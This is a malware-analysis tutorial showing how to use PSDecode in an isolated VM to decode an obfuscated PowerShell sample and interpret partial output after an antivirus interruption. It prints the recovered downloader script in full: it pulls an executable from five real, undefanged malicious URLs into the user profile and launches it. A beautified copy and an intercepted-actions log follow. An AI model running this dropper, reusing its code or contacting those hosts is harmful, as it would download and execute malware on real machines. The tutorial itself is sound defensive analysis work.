PSDecode: Decode and Analyse
Prepare PSDecode, recover readable PowerShell and interpret the result. The worked example shows how useful layers can remain after antivirus interrupts processing.
Prepare the analysis environment
Use Windows PowerShell 5.1 in a disposable Windows VM. The original screenshots use an administrator prompt; administrator access is needed for the illustrated installation under $PSHome. Record the VM identity, shell version, tool source/revision and sample hash. Keep the original sample separate from the working copy.
Decoding can reach execution paths
Disconnect the VM from the internet before processing a sample. Disable shared folders and credentials and take a clean snapshot. PSDecode intercepts selected functions, not every possible operation. Do not run an unknown script directly to see what happens.
Install and verify PSDecode
From the PSDecode GitHub repository, download PSDecode.psm1 during preparation. Record the source revision and review the module before use.

Screenshot 01 — download the module file. The malware archive visible in the repository is separate from the module and is not required for the harmless Full Lab.
Move the module to C:\Tools\PSDecode. Open an administrator Windows PowerShell prompt. The original commands create the module directory, copy the module and verify its presence:
New-Item -Path "$PSHome\Modules\PSDecode" -ItemType Directory -Force
Copy-Item "C:\Tools\PSDecode\PSDecode.psm1" "$PSHome\Modules\PSDecode\"
Get-ChildItem "$PSHome\Modules\PSDecode"

Screenshot 02 — the final listing confirms the file location. A directory listing does not verify the file's trust or integrity.
Prepare the input and import the module
Choose the correct sample
The original walkthrough copied an encoded script from the PSDecode repository into C:\Tools\PSDecode\encoded.ps1. Its abbreviated form is preserved below:
JABjAGsAXwBBADQAQQA9ACgAIgB7ADAAfQB7ADEAfQAiACAALQBmACAAJwBLAEEAJwAsACgAIgB7ADAAfQB7ADEA<SNIP>ewAwAH0AewAyAH0AewAxAH0AIgAtAGYAJwBUAEEAQQAnACwAJwB4ADEAJwAsACcAQQAnACkA
Abbreviated malicious reference input
<SNIP> means content has been omitted. This is not a complete runnable lab input. The screenshots document an original malicious-sample run; use the complete harmless training sample in the Full Lab for your own practice. Never substitute an unknown internet sample.
Start the shell and verify the import
Open a new administrator PowerShell prompt. The original walkthrough launches a child Windows PowerShell session with a process-specific execution policy and imports the module:
powershell -ep bypass starts another PowerShell session; it does not make a script safe or disable antivirus. Its execution-policy setting ends with that session, and Group Policy can take precedence. See Microsoft's execution-policy documentation.

Screenshot 03 — a successful module import normally returns to the prompt without output. Verify the command before proceeding:
Decode and save the layers
With the VM disconnected from the internet and the approved working input in the current directory, the original command is:
| Part | Purpose |
|---|---|
.\encoded.ps1 |
Input in the current directory. The Full Lab uses .\encoded-training.ps1 instead. |
-dump |
Save recovered layers under the process's temporary directory. Read the printed paths. |
-beautify |
Request a readable formatting of the final layer; compare with the unformatted output. |
-verbose |
Show progress and diagnostic messages. |

Screenshot 04 — the tool recognises Base64, then resolves expressions. Follow the recovered meaning rather than expecting the same number of progress lines on every input.
Interpret partial output and errors
Locate the saved layers

Screenshot 05 — this run reports a non-zero exit without detected actions, yet saves recovered layers. The <input-MD5>_layer_<number>.txt names tie the files to the input processed by the tool.
Understand the antivirus interruption

Screenshot 06 — antivirus blocked the decoder's script execution. Layer 3 was still recovered; the run did not establish successful payload execution.
The original observation was that execution was blocked by antivirus but the script was partially decoded and matched the reference content. Keep both facts in the finding: recovered content and interrupted processing. Preserve the error and layers; do not disable security controls to make the screenshot result change.
Analyse the recovered script
Read Layer 3
The recovered Layer 3 from the original walkthrough is preserved here for analysis. These are malicious reference commands; do not execute this block or visit its URLs.
############################## Layer 3 ##############################
$ck_A4A='KAABkDA';$QAUAZD = '625';$rDAcAA='wBXco4';$PDkkkCA=$env:userprofile+'\'+$QAUAZD+'.exe';$IAAAUDZ='jcwCCUQ4';$uox1Cw=new-object NET.WEbcLient;$zwQA1B='https://etprimewomenawards.com/wp-admin/G63C7/@http://healthytick.com/wp-content/uploads/PRBF/@http://servidj.com/cgi-bin/KC/@https://www.ninepoweraudio.com/wordpress/6NA4/@http://matrixinternational.com/Site/Media/css/5Yxi/'.spLit('@');$bcBAQ_='pAwDUAAw';foreach($TGBQUB in $zwQA1B){try{$uox1Cw.DowNlOADFILE($TGBQUB, $PDkkkCA);$aAZ4AADA='BAUDUD';If ((Get-Item $PDkkkCA).LENGTH -ge 28397) {Invoke-Item $PDkkkCA;$TABD4UA='O41AQc';break;$mCDZUA='mDoBcD'}}catch{}}$jZBCCA='TAAAx1'
Read it in small pieces:
| Expression | Analytical meaning |
|---|---|
$env:userprofile, '625' and '.exe' |
Builds an executable path under the current user's profile. |
NET.WebClient and DownloadFile |
Attempts to retrieve content from one of the listed URLs into that path. |
.Split('@') and foreach |
Separates candidate URLs and iterates through them. |
.Length -ge 28397 |
Checks a size threshold before the launch attempt. |
Invoke-Item |
Attempts to open the saved file. |
try, catch and break |
Controls retries and when the loop stops. |
Compare the beautified layer and Actions example
The original beautified code and Actions example are retained below. They are a separate reference illustration, not output from the antivirus-blocked screenshot run. The C:\Users\REM path differs from the screenshot user's path. In the beautified illustration, hxxp/hxxps are defanged URL schemes for reading; the preceding Layer 3 retains the original text.
######################### Beautified Layer ##########################
$ck_A4A='KAABkDA';
$QAUAZD = '625';
$rDAcAA='wBXco4';
$PDkkkCA=$env:userprofile+'\'+$QAUAZD+'.exe';
$IAAAUDZ='jcwCCUQ4';
$uox1Cw=&('new-object') NET.WEbcLient;
$zwQA1B='hxxps://etprimewomenawards.com/wp-admin/G63C7/@hxxp://healthytick.com/wp-content/uploads/PRBF/@hxxp://servidj.com/cgi-bin/KC/@hxxps://www.ninepoweraudio.com/wordpress/6NA4/@hxxp://matrixinternational.com/Site/Media/css/5Yxi/'.spLit('@');
$bcBAQ_='pAwDUAAw';
foreach($TGBQUB in $zwQA1B){
    try{
        $uox1Cw.DowNlOADFILE($TGBQUB, $PDkkkCA);
        $aAZ4AADA='BAUDUD';
        If ((Get-Item $PDkkkCA)."LENGTH" -ge 28397) {
            Invoke-Item $PDkkkCA;
            $TABD4UA='O41AQc';
            break;
            $mCDZUA='mDoBcD'}
        }
    catch{
        }
    }
$jZBCCA='TAAAx1'

############################## Actions ##############################
    1. [System.Net.WebClient.DownloadFile] Download From: hxxp://etprimewomenawards.com/wp-admin/G63C7/ --> Save To: C:\Users\REM\625.exe
    2. [Get-Item.length] Returning length of 100000 for: C:\Users\REM\625.exe
    3. [Invoke-Item] Execute/Open: C:\Users\REM\625.exe
Separate attempted behaviour from confirmed activity
The Actions example describes intercepted calls. In the PSDecode source, the length override supplies 100000; it is not a measured download size. The download/open messages do not prove either operation succeeded on the incident host.
A supported finding: “The recovered script attempts to download a file into the user profile as 625.exe, checks a size threshold and attempts to open it. The illustrated run was interrupted by antivirus after partial recovery. Successful download or execution on the incident host requires independent evidence.”
Preserve and report findings
Keep the original input and SHA-256, tool revision/module hash, shell version, VM identity, command, run time/time zone, transcript, raw layers, beautified output and warnings together. Copy the files from the printed temporary location into a dedicated case output folder before restoring the VM.
Use four short statements in the handover: what was recovered; what behaviour it suggests; what remains unproven; what evidence to check next. Relevant checks may include process creation events, file artefacts, PowerShell logs and network records available for the incident.
Practise that sequence in Hands on Labs.